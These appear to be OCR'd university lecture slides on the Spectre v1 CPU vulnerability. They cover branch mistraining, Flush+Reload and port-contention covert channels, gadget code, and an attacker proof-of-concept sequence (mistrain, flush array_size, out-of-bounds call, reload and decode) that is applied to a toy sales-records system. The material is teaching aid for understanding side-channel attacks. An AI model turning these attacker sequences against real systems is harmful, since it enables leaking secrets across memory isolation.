
Steer towards
not taken

```
1.  a = 10;
2.  d = 2;
3.  if (a < d) {
4.    b = 4;
5.    c = b * 2;
6.  }
7.  e = d / 2;
```



Mistakes made during the mis-speculation are never architecturally visible

Flush+Reload Covert Channel (Multi-Bit, or Even a Whole Byte)




Spectre: The “Worst-Ever” CPU Vulnerability?

A textbook Spectre v1 attack example

```c
u8 array[10] = {0, 1, ..., 9};
const size_t array_size = 10;
u8 glb_array[256 * 4096] = { ... };

void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
  }
}
```



Setup: Attacker can invoke the vulnerable code with any index and access the public huge_array, but cannot directly read the secret


Spectre: The “Worst-Ever” CPU Vulnerability?

A textbook Spectre v1 attack example

```
u8 array[10] = {0, 1, ..., 9};
const size_t array_size = 10;
u8 glb_array[256 * 4096] = { ... };

void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
  }
}
```

Taken



Attacker invocation 1: `vulnerable_code(0);`

Attacker invocation 2: `vulnerable_code(0);`

...

Spectre: The "Worst-Ever" CPU Vulnerability?

A textbook Spectre v1 attack example


```
u8 array[10] = {0, 1, ..., 9};
const size_t array_size = 10;
u8 glb_array[256 * 4096] = { ... };

void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
  }
}
```

Predict taken

OOB access, reads a secret byte

Reload the cache



Attacker invocation 8: `vulnerable_code(0xdeadbeef);` An index pointing to the secret

A More Complete PoC

A textbook Spectre v1 attack example

Vulnerable code

```
u8 array[10] = {0, 1, ..., 9};
const size_t array_size = 10;
u8 glb_array[256 * 4096] = { ... };

void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
  }
}
```

Attacker

```
for (size_t i = 0; i < 10; i++) {
  vulnerable_code(0); // mistraining
}

flush(glb_array); // prepare F+R
flush(array_size);
```

Attacker needs to flush “array_size” to enlarge the speculation window so that they can speculatively read the secret before the misprediction is corrected

A More Complete PoC

A textbook Spectre v1 attack example

Vulnerable code

```
u8 array[10] = {0, 1, ..., 9};
const size_t array_size = 10;
u8 glb_array[256 * 4096] = { ... };

void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
  }
}
```

Attacker

```
for (size_t i = 0; i < 10; i++) {
  vulnerable_code(0); // mistraining
}

flush(glb_array); // prepare F+R
flush(array_size);

vulnerable_code(malicious_idx);

reload_and_decode(glb_array);
```

A More Complete PoC

A textbook Spectre v1 attack example

Vulnerable code

```
u8 array[10] = {0, 1, ..., 9};
const size_t array_size = 10;
u8 glb_array[256 * 4096] = { ... };

void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
```

Attacker

```
for (size_t i = 0; i < 10; i++) {
  vulnerable_code(0); // mistraining
}

flush(glb_array); // prepare F+R
flush(array_size);

vulnerable_code(malicious_idx);
```

FAQ

Q: What if the attacker cannot access “glb_array” for Flush+Reload?

A: Use other covert channels, such as Prime+Probe

A More Complete PoC

A textbook Spectre v1 attack example

Vulnerable code

```
u8 array[10] = {0, 1, ..., 9};
const size_t array_size = 10;
u8 glb_array[256 * 4096] = { ... };

void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
  }
```

Attacker

```
for (size_t i = 0; i < 10; i++) {
  vulnerable_code(0); // mistraining
}

flush(glb_array); // prepare F+R
flush(array_size);

vulnerable_code(malicious_idx);
```

FAQ

Q: What if the attacker cannot flush “array_size”? Can we flush the index?

A: Like Evict+Reload, use an eviction set. And no, we need the index cached for the OOB access

A More Complete PoC

A textbook Spectre v1 attack example

Vulnerable code

```c
u8 array[10] = {0, 1, ..., 9};
const size_t array_size = 10;
u8 glb_array[256 * 4096] = { ... };

void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
```

Attacker

```c
for (size_t i = 0; i < 10; i++) {
  vulnerable_code(0); // mistraining
}

flush(glb_array); // prepare F+R
flush(array_size);

vulnerable_code(malicious_idx);
```

FAQ

Q: Do I need to use an eviction to evict “array_size”? Why not traverse a large-enough array?

A: Traversing a large array would evict both the “array_size” and the secret string

Spectre = Misprediction + Microarchitectural Side/Covert Channel

Using Flush+Reload

```
void vulnerable_code(size_t idx) {
  if (idx < array_size) { // mispredict
    u8 data = array[idx]; // access
    u8 junk = glb_array[data*4096]; // transmit
  }
}
```

Spectre gadget/Universal Read Gadget
(Leak arbitrary byte from the same address space)

Using SMT port contention[1]

```
void vulnerable_code(size_t idx) {
  if (idx < array_size) { // mispredict
    u8 data = array[idx]; // access
    if (data) div(); // transmit via
    else mul();      // port contention
  }
}
```

Any data-variant instruction can be used as a transmitter!

[1]Bhattacharyya et al. "SMoTherSpectre: Exploiting Speculative Execution through Port Contention"

The Three Acts of Magic/Spectre

https://www.youtube.com/watch?v=gZY1mB9m9b0&t=25s (The Prestige, 2006)

Magic	Spectre
Act 1: The Pledge	Act 1: The Mistraining
Act 2: The Turn	Act 2: The Access
Act 3: The Prestige	Act 3: The Transmission

Why Do We Have This Spectre Gadget


This does not look realistic?

```
void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
  }
}
```


Why Do We Have Spectre Gadgets?

The attacker crafted it

Spectre in Browser



Spectre in Linux Kernel



Defense: Cross-Site Isolation (Run different sites inside different browser processes)

Defense: Accept eBPF code from only root users

Why Do We Have Spectre Gadgets?

The victim happens to have it

```
void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    u8 data = array[idx];
    u8 junk = glb_array[data * 4096];
  }
}
```

It’s common for benign programs to have “tandem” array accesses or pointer chasing


Let’s Build a Toy Sales Management System

```c
typedef struct {
    uint8_t type;
    char name[64];
    char desc[447];
} Item; // 512B
```

```c
typedef struct {
    uint8_t item_id;
} Order; // 1B
```

```c
typedef struct {
    Item *items;
    Order *orders;
    char memo[512];
    size_t num_orders, num_items;
    char manager[256];
} SalesRecords;
```

VA




Let's Build a Toy Sales Management System

```c
typedef struct {
    uint8_t type;
    char name[64];
    char desc[447];
} Item; // 512B
```


```c
typedef struct {
    uint8_t item_id;
} Order; // 1B
```

```c
// Look up item type from order_id
SalesRecords *recs
uint8_t id = recs->orders[order_id].item_id
return recs->items[id].type;
```



Let's Build a Toy Sales Management System

```
uint8_t lookup_item_id(SalesRecords *recs, size_t order_id) {
    if (order_id < recs->num_orders) { // Mispredict as taken
        uint8_t item_id = recs->orders[order_id].item_id; // Access load
        if (item_id < recs->num_items) { // Mispredict as taken
            return recs->items[item_id].type; // Transmit load
        }
    }
    return 0; // Invalid item
}
```



Let's Talk About Memory Layout

```
typedef struct {
    Item *items;
    Order *orders;
    char memo[512]; Why?
    size_t num_orders, num_items;
    char manager[256]; Why?
} SalesRecords;
```

Attacker

```
clflush(&recs->num_orders);
clflush(&recs->num_items);
lookup_item_id(recs, idx);
```

Victim

```
uint8_t id = recs->orders[order_id].item_id
return recs->items[id].type;
```

Let's Talk About Memory Layout

